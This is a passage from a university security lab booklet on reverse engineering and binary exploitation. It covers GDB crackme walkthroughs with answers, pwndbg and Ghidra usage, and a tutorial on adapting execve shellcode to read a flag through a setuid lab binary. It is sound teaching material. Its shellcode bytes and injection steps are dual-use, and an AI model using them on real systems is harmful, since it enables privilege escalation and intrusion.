

# **CS6265: Information Security Lab**

Reverse Engineering and Binary Exploitation

Taesoo Kim

2022-07-14

## Contents

<b>Tut00: Introduction</b>	<b>5</b>
Registration . . . . .	5
Local installation . . . . .	5
<b>Tut01: GDB/x86</b>	<b>5</b>
IOLI-crackme . . . . .	5
Reference . . . . .	11
<b>Tut02: Pwndbg, Ghidra, Shellcode</b>	<b>11</b>
Pwndbg: modernizing GDB for writing exploits . . . . .	11
Ghidra: static analyzer / decompiler . . . . .	14
Shellcode . . . . .	17
Reference . . . . .	21
<b>Tut03: Writing Your First Exploit</b>	<b>22</b>
Step 1: Understanding a crashing state . . . . .	22
Step 2: Hijacking the control flow . . . . .	25
Step 3: Using Python template for exploitation . . . . .	25
Debugging tips and exec-wrapper . . . . .	26
Reference . . . . .	28
<b>Tut03: Writing Exploits with pwntools</b>	<b>28</b>
Step 0: Triggering a buffer overflow again . . . . .	28
Step 1: cyclic pattern and pwntools basics . . . . .	29
Step 2: Exploiting crackme0x00 with pwntools shellcraft . . . . .	30
Step 3: Debugging Exploits (pwntools GDB module) . . . . .	32
Step 4: Handling bad characters . . . . .	34
Step 5: Getting the flag . . . . .	35
Reference . . . . .	37
<b>Tut04: Bypassing Stack Canaries</b>	<b>37</b>
Step 0. Revisiting “crackme0x00” . . . . .	37
Step 1. Crashing the “crackme0x00” binary . . . . .	39
Step 2. Let’s analyze! . . . . .	40

---

Step 3. Stack Canary . . . . .	41
Step 4. Bypassing a Stack Canary . . . . .	42
Reference . . . . .	43
<b>Tut05: Format String Vulnerability</b>	<b>43</b>
Step 0. Enhanced crackme0x00 . . . . .	43
Step 1. Using the Format String Bug to Perform an Arbitrary Read . . . . .	46
Step 2. Using the Format String Bug to Perform an Arbitrary Write . . . . .	49
Step 3. Using pwntools . . . . .	51
Step 4. Arbitrary Execution! . . . . .	51
Reference . . . . .	54
<b>Tut06: Return-oriented Programming (ROP)</b>	<b>54</b>
Step 1. Ret-to-libc . . . . .	54
Step 2. Understanding the process's image layout . . . . .	56
Step 3. Your first ROP . . . . .	58
Step 4. ROP-ing with multiple chains . . . . .	60
pwntools ROP library . . . . .	62
A note about OneGadget . . . . .	63
Reference . . . . .	63
<b>Tut06: Advanced ROP</b>	<b>63</b>
Step 0. Understanding the binary . . . . .	63
Step 1. Controlling arguments in x86_64 . . . . .	64
Step 2. Leaking libc's code pointer . . . . .	66
Step 3. Preparing the second payload . . . . .	67
Step 4. Advanced ROP: Chaining multiple functions! . . . . .	68
Tips on handling stack alignment issues . . . . .	69
Tips on ifuncs . . . . .	71
Reference . . . . .	72
<b>Tut07: Socket Programming in Python</b>	<b>73</b>
Step 1. nc command . . . . .	73
Step 2. Rock, Paper, Scissors . . . . .	74

<b>Tut07: ROP Against Remote Service</b>	<b>77</b>
Step 0. Understanding the remote service . . . . .	77
Step 1. Constructing <code>/proc/flag</code> . . . . .	78
Step 2. Injecting <code>"/proc/flag"</code> . . . . .	79
Tip 2. Matching the libc binary . . . . .	80
Tip 3. Stack alignment issues . . . . .	81
<b>Tut08: Logic Errors</b>	<b>82</b>
1. Integer overflows . . . . .	82
2. Race condition . . . . .	84
3. Command injection . . . . .	85
<b>Tut09: Understanding Heap Bugs</b>	<b>86</b>
Step 1. Revisiting a heap-based crackme0x00 . . . . .	87
Step 2. Examine the heap by using pwndbg . . . . .	92
Reference . . . . .	104
<b>Tut09: Exploiting Heap Allocators</b>	<b>104</b>
Freed heap chunk . . . . .	104
Unsafe unlink (< GLIBC 2.26) . . . . .	106
Off-by-one (< GLIBC 2.26) . . . . .	108
Double-free (>= glibc 2.26, FLAG HERE!) . . . . .	109
Reference . . . . .	114
<b>Tut10: Fuzzing</b>	<b>114</b>
Step 1: Fuzzing with source code . . . . .	114
Step 2: Fuzzing binaries (without source code) . . . . .	122
Step 3: Fuzzing Real-World Application . . . . .	123
Step 4: libFuzzer, Looking for Heartbleed! . . . . .	124
<b>Tut10: Symbolic Execution</b>	<b>131</b>
1. Symbolic Execution . . . . .	131
2. Using KLEE for symbolic execution . . . . .	133
3. Using Angr for symbolic execution . . . . .	138
<b>Tut10: Hybrid Fuzzing</b>	<b>142</b>
1. Limitations of Fuzzing and Symbolic Execution . . . . .	143

2. Getting started with QSYM . . . . .	144
--	-----

<b>Contributors</b>	<b>146</b>
---------------------	------------

## Tut00: Introduction

### Registration

Please refer to the course page on [Canvas](#) for information on registration and on the course website for flag submission.

When you register on the course website, you should receive an email with an **api-key**. This is essentially your identity for this class. You can use it to log into the course website.

If you experience any difficulties with registration, please send us an email. [6265-staff@cc.gatech.edu](mailto:6265-staff@cc.gatech.edu)

Before we proceed any further, please read the [game rules](#).

### Local installation

Students registered for the course can do the tutorials on our lab servers without installing anything locally (please check Canvas or Ed Discussions for login info). For anyone else who would like to follow our tutorials, you can easily set up a local virtual environment like so:

```
1 $ mkdir cs6265-tut
2 $ cd cs6265-tut
3 $ wget https://tc.gts3.org/cs6265/tut/tut.tar.gz
4 $ tar xzvf tut.tar.gz
5 ...
6 $ vagrant up
7 ...
8 $ vagrant ssh
9 ...
10 [vm] $ seclab tut01
```

Before doing each tutorial, please run `seclab [tut]` (e.g. `tut01`, `tut02`) to set up the environment.

## Tut01: GDB/x86

### IOLI-crackme

Did you successfully connect to the CTF server? Let's start playing with some binaries.

For this tutorial, we've prepared four "crackme" binaries. Your goal is very simple: find a password that each binary accepts. Before tackling this week's challenges, you'll learn how to use GDB, how to read x86 assembly, and how to have the mindset of a hacker!

We highly recommend tackling the crackme binaries first (at least up to 0x03) before jumping into the **bomblab**. In the bomblab, if you make a mistake ("exploding the bomb"), some points will be deducted from your score.

In this tutorial, we'll solve two of the crackme binaries together.

### crackme0x00

```
1 # log into the CTF server
2 # ** check Canvas for login information! **
3 [host] $ ssh lab01@<ctf-server-address>
4
5 # let's start lab01!
6 [CTF server] $ cat README
7 [CTF server] $ cd tut01-crackme
```

Where should we start? There are many options:

- 1) Reading the whole binary first (e.g., `objdump -M intel -d crackme0x00`)
- 2) Starting it in a GDB session (e.g., `gdb ./crackme0x00`) and setting a breakpoint on some known function (for example, `main()` is luckily exposed in this binary – try `nm crackme0x00` to see) before running it (`r`)
- 3) Running `./crackme0x00` first (waiting on the "Password" prompt) and then attaching it to GDB (e.g., `gdb -p $(pgrep crackme0x00)`)
- 4) Or just running with GDB (`gdb ./crackme0x00`), starting the binary (`r`), and then pressing `Ctrl-C` (i.e., sending a SIGINT signal) to return to GDB while on the "Password" prompt

Let's take 4. as an example.

```
1 $ gdb ./crackme0x00
2 Reading symbols from ./crackme0x00...(no debugging symbols found)...done.
3 (gdb) r
```

[`r`] `un` is the command to run a program; try `help run` for more.

```
1 Starting program: /home/lab01/tut01-crackme/crackme0x00
2 IOLI Crackme Level 0x00
3 Password: ^C
```

Press **Ctrl+C** (^C) to send a signal to stop the process, which will bring you back to the GDB prompt.

```

1 Program received signal SIGINT, Interrupt.
2 0xf7fd8d09 in __kernel_vsyscall ()
3 (gdb) bt
4 #0 0xf7fd5079 in __kernel_vsyscall ()
5 #1 0xf7ecbdf7 in __GI___libc_read (fd=0, buf=0x804b570, nbytes=1024) at ../sysdeps/unix/sysv
    /linux/read.c:27
6 #2 0xf7e58258 in _IO_new_file_underflow (fp=<optimized out>) at fileops.c:531
7 #3 0xf7e5937b in __GI__IO_default_uflow (fp=0xf7fbd5c0 <_IO_2_1_stdin_>) at genops.c:380
8 #4 0xf7e3ccb1 in _IO_vfscanf_internal (s=<optimized out>, format=<optimized out>, argptr=<
    optimized out>, errp=<optimized out>) at vfscanf.c:630
9 #5 0xf7e47e25 in __scanf (format=0x80487f1 "%s") at scanf.c:33
10 #6 0x080486d1 in main (argc=1, argv=0xfffffd6c4) at crackme0x00.c:14

```

[bt]: print backtrace (i.e., stack frames). Again, don't forget to check **help bt**.

```

1 (gdb) tbreak *0x080486d1
2 Temporary breakpoint 1 at 0x080486d1

```

The backtrace shows that **main()** called **\_\_scanf()** with return address **0x080486d1** (your addresses may be different). That seems like a good place to set a temporary breakpoint, since we'd like to investigate what **main()** does with the value it gets from that call. We use **[tbreak]** to set a temporary breakpoint (**help b**, **help tb**, **help rb**) there.

```

1 (gdb) c
2 Continuing.
3 aaaaaaaaaaaaaa

```

[c]ontinue to run the process. Type **aaaaaaaaaaaaaaaa** or some other random input, so the call to **scanf()** will end.

```

1 Temporary breakpoint 1, 0x080486d1 in main ()

```

OK, it hit the breakpoint. Let's check the context.

[disas]semble: dump the assembly code in the current scope.

```

1 (gdb) set disassembly-flavor intel
2 (gdb) disas
3 0x080486a3 <+0>:    push    ebp
4 0x080486a4 <+1>:    mov     ebp,esp
5 0x080486a6 <+3>:    sub     esp,0x10
6 0x080486a9 <+6>:    push    0x80487f4
7 0x080486ae <+11>:   call    0x8048470 <puts@plt>
8 0x080486b3 <+16>:   add     esp,0x4
9 0x080486b6 <+19>:   push    0x804880c
10 0x080486bb <+24>:   call    0x8048430 <printf@plt>
11 0x080486c0 <+29>:   add     esp,0x4
12 0x080486c3 <+32>:   lea     eax,[ebp-0x10]
13 0x080486c6 <+35>:   push    eax
14 0x080486c7 <+36>:   push    0x80487f1

```



```

15  0x080486cc <+41>:    call    0x8048480 <scanf@plt>
16 => 0x080486d1 <+46>:    add     esp,0x8
17  0x080486d4 <+49>:    push   0x8048817
18  0x080486d9 <+54>:    lea    eax,[ebp-0x10]
19  0x080486dc <+57>:    push   eax
20  0x080486dd <+58>:    call   0x8048420 <strcmp@plt>
21  0x080486e2 <+63>:    add     esp,0x8
22  0x080486e5 <+66>:    test   eax,eax
23  0x080486e7 <+68>:    jne    0x8048705 <main+98>
24  0x080486e9 <+70>:    push   0x804881e
25  0x080486ee <+75>:    call   0x8048470 <puts@plt>
26  0x080486f3 <+80>:    add     esp,0x4
27  0x080486f6 <+83>:    push   0x804882d
28  0x080486fb <+88>:    call   0x80485f6 <print_key>
29  0x08048700 <+93>:    add     esp,0x4
30  0x08048703 <+96>:    jmp    0x8048712 <main+111>
31  0x08048705 <+98>:    push   0x804883c
32  0x0804870a <+103>:   call   0x8048470 <puts@plt>
33  0x0804870f <+108>:   add     esp,0x4
34  0x08048712 <+111>:   mov     eax,0x0
35  0x08048717 <+116>:   leave
36  0x08048718 <+117>:   ret
37  End of assembler dump.

```

This is the full assembly code for `main()`. The “=>” shows the instruction the binary is currently paused on.

Please try to read and understand the code.

```

1  0x080486c3 <+32>:    lea     eax,[ebp-0x10]
2  0x080486c6 <+35>:    push   eax
3  0x080486c7 <+36>:    push   0x80487f1
4  0x080486cc <+41>:    call   0x8048480 <scanf@plt>

```

This is the call to `scanf()`. The second value pushed is the address of the format string; let’s check what it is:

```

1  (gdb) x/s 0x80487f1
2  0x80487f1:  "%s"

```

So, in C, that call would look like this (“buf” being some buffer on the stack):

```
1  scanf("%s", buf);
```

Your input can be found in the buffer:

```

1  (gdb) x/s $ebp-0x10
2  0xffffcb30:  'a' <repeats 24 times>

```

Please learn about the `e[x]amine` command (`help x`), which is one of the most versatile commands in GDB.

```

1  0x080486d4 <+49>:  push  0x8048817
2  0x080486d9 <+54>:  lea    eax,[ebp-0x10]
3  0x080486dc <+57>:  push  eax
4  0x080486dd <+58>:  call  0x8048420 <strcmp@plt>

```

In the same way as before (try examining the argument string), you can find that this is equivalent to:

```

1  strcmp(buf, "250381");

```

```

1  0x080486e5 <+66>:  test   eax,eax
2  0x080486e7 <+68>:  jne    0x8048705 <main+98>
3  0x080486e9 <+70>:  push   0x804881e
4  0x080486ee <+75>:  call   0x8048470 <puts@plt>
5  0x080486f3 <+80>:  add    esp,0x4
6  0x080486f6 <+83>:  push   0x804882d
7  0x080486fb <+88>:  call   0x80485f6 <print_key>
8  0x08048700 <+93>:  add    esp,0x4
9  0x08048703 <+96>:  jmp    0x8048712 <main+111>
10 0x08048705 <+98>:  push   0x804883c
11 0x0804870a <+103>: call   0x8048470 <puts@plt>

```

That corresponds to the following (prove to yourself that it does):

```

1  if (!strcmp(buf, "250381")) {
2      printf("Password OK :)\n");
3      ...
4  } else {
5      printf("Invalid Password!\n");
6  }

```

**[Task]** Try the password we found! Does it work? You can submit the flag to the submission site to get 20 points for the tutorial!

## crackme0x01

Let's go more quickly with this binary. Please take similar steps as for **crackme0x00**, and reach this place.

```

1  (gdb) disas
2  0x08048486 <+0>:  push  ebp
3  0x08048487 <+1>:  mov   ebp,esp
4  0x08048489 <+3>:  sub   esp,0x4
5  0x0804848c <+6>:  push  0x8048570
6  0x08048491 <+11>: call  0x8048330 <puts@plt>
7  0x08048496 <+16>: add   esp,0x4
8  0x08048499 <+19>: push  0x8048588
9  0x0804849e <+24>: call  0x8048320 <printf@plt>
10 0x080484a3 <+29>: add   esp,0x4
11 0x080484a6 <+32>: lea   eax,[ebp-0x4]
12 0x080484a9 <+35>: push  eax
13 0x080484aa <+36>: push  0x8048593

```

What's `scanf()` doing (i.e., what's the value of `0x8048593`)?

This is comparing our input with `0xc8e` (hex? integer?), which means that's probably the password.

**[Task]** Try the password we found! Does it work? Great. Please explore all four **crackme** binaries, and when you think you're ready, please start the **bomblab**!

The bomblab challenges are all in a single “**bomb**” binary, which you can find under the home directory of user **lab01** on the CTF server.

Execute the bomb binary and provide your API key to get started:

---

10

```
10
11 Welcome to my fiendish little bomb. You have N? phases with
12 which to blow yourself up. See you alive!
13 (hint: seriously, security question?)
14 >
```

**[Task]** Defuse the bomb by providing the right answer to each phase. Be careful when handling the bomb; if you enter a wrong answer, the bomb will explode, and you'll lose points for that phase. Submit the flags from each phase to the submission site to earn points.

## Reference

- [Debugging with GDB](#)
- [x86-64 Instructions](#)
- [Machine-level Programming Basics](#)
- [Beej's Quick Guide to GDB](#)

## Tut02: Pwndbg, Ghidra, Shellcode

In this tutorial, we will learn how to write “shellcode” (a payload to get a flag) in assembly. Before we start, let's arm ourselves with two new tools, one for better dynamic analysis (pwndbg) and another for better static analysis (Ghidra).

### Pwndbg: modernizing GDB for writing exploits

For local installation, please refer to <https://github.com/pwndbg/pwndbg>. We've already prepared pwndbg for you on our CTF server:

```
1 # log into the CTF server
2 # ** check Canvas for login information! **
3 [host] $ ssh lab02@<ctf-server-address>
4
5 # launch pwndbg with 'gdb-pwndbg'
6 [CTF server] $ gdb-pwndbg
7 [CTF server] pwndbg: loaded 175 commands. Type pwndbg [filter] for a list.
8 [CTF server] pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
9 [CTF server] pwndbg>
```

## Basic usage

Let's test pwndbg with a tutorial binary, [tut02-shellcode/target](#).

To learn about new features pwndbg adds to GDB, please check [here](#).

We'll introduce a few more of pwndbg's features in later labs, but here's a list of useful commands you can try if you're feeling adventurous:

---

Command	Description
<a href="#">aslr</a>	Inspect or modify ASLR status.
<a href="#">checksec</a>	Print out the binary security settings using <a href="#">checksec</a> .
<a href="#">elfheader</a>	Print the section mappings contained in the ELF header.
<a href="#">hexdump</a>	Hex-dump data at the specified address (or at <code>\$sp</code> ).
<a href="#">main</a>	GDBINIT compatibility alias for <a href="#">main</a> command.
<a href="#">nearpc</a>	Disassemble near a specified address.
<a href="#">nextcall</a>	Break at the next call instruction.
<a href="#">nextjmp</a>	Break at the next jump instruction.
<a href="#">nextjump</a>	Break at the next jump instruction.
<a href="#">nextret</a>	Break at next return-like instruction.
<a href="#">nextsc</a>	Break at the next syscall not taking branches.
<a href="#">nextsyscall</a>	Break at the next syscall not taking branches.
<a href="#">pdisass</a>	Compatibility layer for PEDA's <code>pdisass</code> command.
<a href="#">procinfo</a>	Display information about the running process.
<a href="#">regs</a>	Print out all registers.
<a href="#">stack</a>	Print dereferences of stack data.
<a href="#">search</a>	Search memory for bytes, strings, pointers, or integers.
<a href="#">telescope</a>	Recursively dereference pointers.
<a href="#">vmmap</a>	Print virtual memory map pages.

---

```

lab02@cs6265:~$ gdb-pwndbg ./tut02-shellcode/target
pwndbg: loaded 176 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./tut02-shellcode/target...done.
/home/lab02/.gdbinit-pwndbg: No such file or directory.
pwndbg> start
Temporary breakpoint 1 at 0x6ae: file target.c, line 10.

Temporary breakpoint 1, main () at target.c:10
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
EAX 0xf7fc0dd8 (environ) → 0xffffd69c → 0xffffd7dc ← 0x435f534c ('LS_C')
EBX 0x0
ECX 0xffffd600 ← 0x1
EDX 0xffffd624 ← 0x0
EDI 0x0
ESI 0xf7fbf000 ← insb byte ptr es:[edi], dx /* 0x1d7d6c */
EBP 0xffffd5e8 ← 0x0
ESP 0xffffd5d0 ← 0x1
EIP 0x565556ae (main+17) ← mov eax, dword ptr [0x56557020]
[ DISASM ]
► 0x565556ae <main+17> mov eax, dword ptr [0x56557020]
0x565556b3 <main+22> sub esp, 4
0x565556b6 <main+25> push eax
0x565556b7 <main+26> push 0x800
0x565556bc <main+31> push buf <0x56557040>
0x565556c1 <main+36> call fgets <0xf7e4cfb0>

0x565556c6 <main+41> add esp, 0x10
0x565556c9 <main+44> test eax, eax
0x565556cb <main+46> jne main+63 <0x565556dc>

0x565556cd <main+48> sub esp, 8
0x565556d0 <main+51> push 0x56555820
[ STACK ]
00:0000 | esp 0xffffd5d0 ← 0x1
01:0004 | 0xffffd5d4 → 0xffffd694 → 0xffffd7b9 ← 0x6d6f682f ('/hom')
02:0008 | 0xffffd5d8 → 0xffffd69c → 0xffffd7dc ← 0x435f534c ('LS_C')
03:000c | 0xffffd5dc → 0x565557c1 ( __libc_csu_init+33) ← lea eax, [ebx - 0x108]
04:0010 | 0xffffd5e0 → 0xf7fe59b0 ← push ebp
05:0014 | 0xffffd5e4 → 0xffffd600 ← 0x1
06:0018 | ebp 0xffffd5e8 ← 0x0
07:001c | 0xffffd5ec → 0xf7dffe81 ( __libc_start_main+241) ← add esp, 0x10
[ BACKTRACE ]
► f 0 565556ae main+17
f 1 f7dffe81 __libc_start_main+241
Breakpoint main
pwndbg>

```

Figure 1: Running Pwndbg

## Ghidra: static analyzer / decompiler

Ghidra is an interactive disassembler (and decompiler) widely used by reverse engineers for statically analyzing binaries. We'll introduce the basic concepts of Ghidra in this tutorial.

### Basic usage

Please first install Ghidra on your host machine by following [this guide](#).

Next, fetch `crackme0x00` from the CTF server, and launch Ghidra.

```
1 # copy crackme0x00 from the server to a local dir
2 [host] $ scp lab01@<ctf-server-address>:tut01-crackme/crackme0x00 crackme0x00
3
4 # run Ghidra (make sure you've installed it first!)
5 # (on linux /macOS)
6 [host] $ ./<ghidra_dir>/ghidraRun
7 # (on windows)
8 [host] $ ./<ghidra_dir>/ghidraRun.bat
```

You should now be greeted by the user agreement and project window:


Create a new project by choosing “File” -> “New Project”. Select “Non-Shared Project”, choose a “Project Name” (we'll use “tut01”), and drag your local `crackme0x00` into the folder just created. Double-click on the binary to start analyzing it.

Once the analysis is done, you will be shown Ghidra's multiple subviews of the program. Before we jump into the details, we need to briefly understand what each one is for. [Program Trees](#) and [Symbol Tree](#) show the loaded segments and symbols of the analyzed binary. [Listing: crackme0x00](#) in the middle shows a view of the binary's assembly code. On the right-hand side, we have the decompiled source code of the `main()` function.

To examine the binary, click on `main` under [Symbol Tree](#). This will take you to that symbol's address in the text (i.e., code) segment. You'll also have a synced view of Ghidra's decompiled C code for `main`, side-by-side.

The decompiled C code is much easier to understand than the assembly code. With it, you can find that the binary gets a password from the user (lines 11-12) and compares it with 250381 (line 13).


From now on, feel free to utilize Ghidra when analyzing challenge binaries from the labs. In addition, its [binary patching](#) functionality might come in handy for tackling this week's bomblab!



**Figure 2:** The project manager







**Figure 5:** The assembly vs. decompiled view of the main() function

## Shellcode

Let's discuss today's main topic, writing *shellcode*! "Shellcode" is a generic term referring to a payload for exploitation, often with the goal of launching an interactive shell.

### Step 0: Reviewing Makefile and shellcode.S

All of the files in `lab02`'s home directory are read-only. In order to modify them, you'll need to make copies in a writable location. You can make a folder in the the lab server's `/tmp` (something like `/tmp/<x0x0-your-secret-dir>`), or copy to your local machine.

Choose a unique `/tmp` folder name that can't be easily guessed, so nobody else finds your code on the lab server! Here's a command to securely generate a random string, which you can use if you'd like: `python3 -c "import secrets; print(secrets.token_urlsafe())"`

```
1 # copying to /tmp:
2 [CTF server] $ cp -rf tut02-shellcode /tmp/<x0x0-your-secret-dir>
3 [CTF server] $ cd /tmp/<x0x0-your-secret-dir>
4
5 # copying to local machine:
6 [host] $ scp -r lab02@<ctf-server-address>:tut02-shellcode/ .
7 [host] $ cd tut02-shellcode
```

Note that there's a pre-built 'target' binary in the tutorial folder:

```
1 $ ls -al tut02-shellcode
2 total 44
3 drwxr-x--- 2 nobody lab02 4096 Aug 26 19:48 .
4 drwxr-x--- 13 nobody lab02 4096 Aug 23 13:32 ..
5 -rw-r--r-- 1 nobody nogroup 535 Aug 23 13:32 Makefile
6 -rw-r--r-- 1 nobody nogroup 11155 Aug 26 19:48 README
7 -rw-r--r-- 1 nobody nogroup 1090 Aug 23 13:32 shellcode.S
8 -r-sr-x--- 1 tut02-shellcode lab02 9820 Aug 23 13:32 target
9 -rw-r--r-- 1 nobody nogroup 482 Aug 23 13:32 target.c
```

Does it look different from the other files in terms of permissions (especially the “s” in the permissions bits)? This is a “[setuid](#)” file, a special type of file that, when invoked, obtains the privileges of the *owner of the file* rather than of the user that invoked it – in this case, the owner being “[tut02-shellcode](#)”. In every lab, you can play with modified copies of the challenge binaries all you want, but this permissions configuration means you can only ever get valid flags from the original (read-only) binaries.

Your task is to get the flag from the target binary by modifying the provided shellcode to invoke `/bin/cat`. Before going further, please take a look at these two important files.

```
1 $ cat Makefile
2 $ cat shellcode.S
```

### Step 1: Reading the flag with `/bin/cat`

We will modify the shellcode to invoke `/bin/cat`, and use it to read the flag as follows:

```
1 $ cat /proc/flag
```

**[Task]** Please modify the below lines in `shellcode.S`:

```
1 #define STRING "/bin/sh"
2 #define STRLEN 7
```

Try:

```
1 $ make test
2 bash -c '(cat shellcode.bin; echo; cat) | ./target'
3 > length: 46
4 > 0000: EB 1F 5E 89 76 09 31 C0 88 46 08 89 46 0D B0 0B
5 > 0010: 89 F3 8D 4E 09 8D 56 0D CD 80 31 DB 89 D8 40 CD
6 > 0020: 80 E8 DC FF FF FF 2F 62 69 6E 2F 63 61 74
7 hello
8 hello
```

Type `hello`. Do you see `hello` echo-ed?

Let's also try using `strace` to trace system calls.

```

1 $ (cat shellcode.bin; echo; cat) | strace ./target
2 ...
3 mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0
  xfffffffff77b5000
4 write(1, "> length: 46\n", 13> length: 46
5 ) = 13
6 write(1, "> 0000: EB 1F 5E 89 76 09 31 C0 "..., 57> 0000: EB 1F 5E 89 76 09 31 C0 88 46 08 89
  46 0D B0 0B
7 ) = 57
8 write(1, "> 0010: 89 F3 8D 4E 09 8D 56 0D "..., 57> 0010: 89 F3 8D 4E 09 8D 56 0D CD 80 31 DB
  89 D8 40 CD
9 ) = 57
10 write(1, "> 0020: 80 E8 DC FF FF FF 2F 62 "..., 51> 0020: 80 E8 DC FF FF FF 2F 62 69 6E 2F 63
  61 74
11 ) = 51
12 execve("/bin/cat", ["/bin/cat"], [/* 0 vars */]) = 0
13 [ Process PID=4565 runs in 64 bit mode. ]
14 ...

```

Do you see `execve("/bin/cat" ...)`? You can also specify “-e” to limit the output to just the system calls you’re interested in (in this case, `execve`):

```

1 $ (cat shellcode.bin; echo; cat) | strace -e execve ./target
2 execve("./target", ["/target"], [/* 20 vars */]) = 0
3 [ Process PID=4581 runs in 32 bit mode. ]
4 > length: 46
5 > 0000: EB 1F 5E 89 76 09 31 C0 88 46 08 89 46 0D B0 0B
6 > 0010: 89 F3 8D 4E 09 8D 56 0D CD 80 31 DB 89 D8 40 CD
7 > 0020: 80 E8 DC FF FF FF 2F 62 69 6E 2F 63 61 74
8 execve("/bin/cat", ["/bin/cat"], [/* 0 vars */]) = 0
9 [ Process PID=4581 runs in 64 bit mode. ]

```

If you’re not familiar with `execve()`, please read [man execve](#). You can also read [man strace](#) for more on `strace`.

## Step 2: Providing `/proc/flag` as an argument

Let’s modify the shellcode to provide an argument to `/bin/cat` (i.e., `/proc/flag`). Your current payload looks like this:

```

1 +-----+
2 v      |
3 [bin/cat][0][ptr ][NULL]
4         ^      ^
5         |      +-- envp
6         +-- argv

```

**Note:** The shellcode can’t include any null (0) bytes, because the binary treats the shellcode input as a string, and a null byte would terminate it. Instead, the null byte is written at runtime by:

```
1  mov     [STRLEN + esi],al    /* null-terminate our string */
```

Our plan is to make the payload as follows:

```
1  +-----+
2  |               +-----+
3  v               v               |               |
4  [/bin/cat][0] [/proc/flag][0] [ptr1][ptr2][NULL]
5                               ^               ^
6                               |               +-- envp
7                               +-- argv
```

1. Modify `/bin/cat` to `/bin/catN/proc/flag`:

```
1  #define STRING  "/bin/catN/proc/flag"
2  #define STRLEN1 8
3  #define STRLEN2 19
```

“N” is a placeholder character for a null byte we will overwrite.

How can you update `STRLEN` like this? Fix the compilation errors!

2. Place a null byte after `/bin/cat` and `/proc/flag`:

This part of the assembly code adds a null terminator after the string:

```
1  mov     [STRLEN + esi],al    /* null-terminate our string */
```

Can you add some additional code to place another null terminator in the middle of the string, overwriting the “N”?

Then try:

```
1  $ make test
2  ...
3  execve("/bin/cat", ["/bin/cat"], [/* 0 vars */])
```

Does it execute `/bin/cat`?

3. Modify `argv[1]` to point to `/proc/flag`!

This part of the assembly code puts a pointer to `/bin/cat` in `ARGV+0`:

```
1  mov     [ARGV+esi],esi      /* set up argv[0] pointer to pathname */
```

Can you add some additional code to place the address of `/proc/flag` in `ARGV+4`?

Then try:

```
1 $ make test
2 ...
3 execve("/bin/cat", ["/bin/cat", "/proc/flag"], [/* 0 vars */]) = 0
```

Does it execute `/bin/cat` with `/proc/flag`?

**Tips:** When using `gdb-pwndbg` to debug shellcode...

```
1 $ gdb-pwndbg ./target
```

You can break right before executing your shellcode:

```
1 pwndbg> br target.c:24
```

You can run and inject `shellcode.bin` to its `stdin`:

```
1 pwndbg> run < shellcode.bin
2 ...
```

You can also check if your shellcode is placed correctly:

```
1 pwndbg> pdisas buf
2 ...
```

**[Task]** Once you're done, run the command below and get the true flag to submit!

```
1 $ cat shellcode.bin | /home/lab02/tut02-shellcode/target
```

